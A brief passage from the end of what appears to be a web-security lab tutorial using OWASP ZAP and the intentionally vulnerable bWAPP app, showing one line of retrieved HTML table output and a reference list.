110         <td align="center"><a href="http://www.imdb.com/title/tt0770828" target="_blank">Link</a></td>
```

Similarly other records from the table can be retrieved.

References:

1. OWASP Zed Attack Proxy (<https://www.zaproxy.org/>)
2. bWAPP (<http://itsecgames.blogspot.com/>)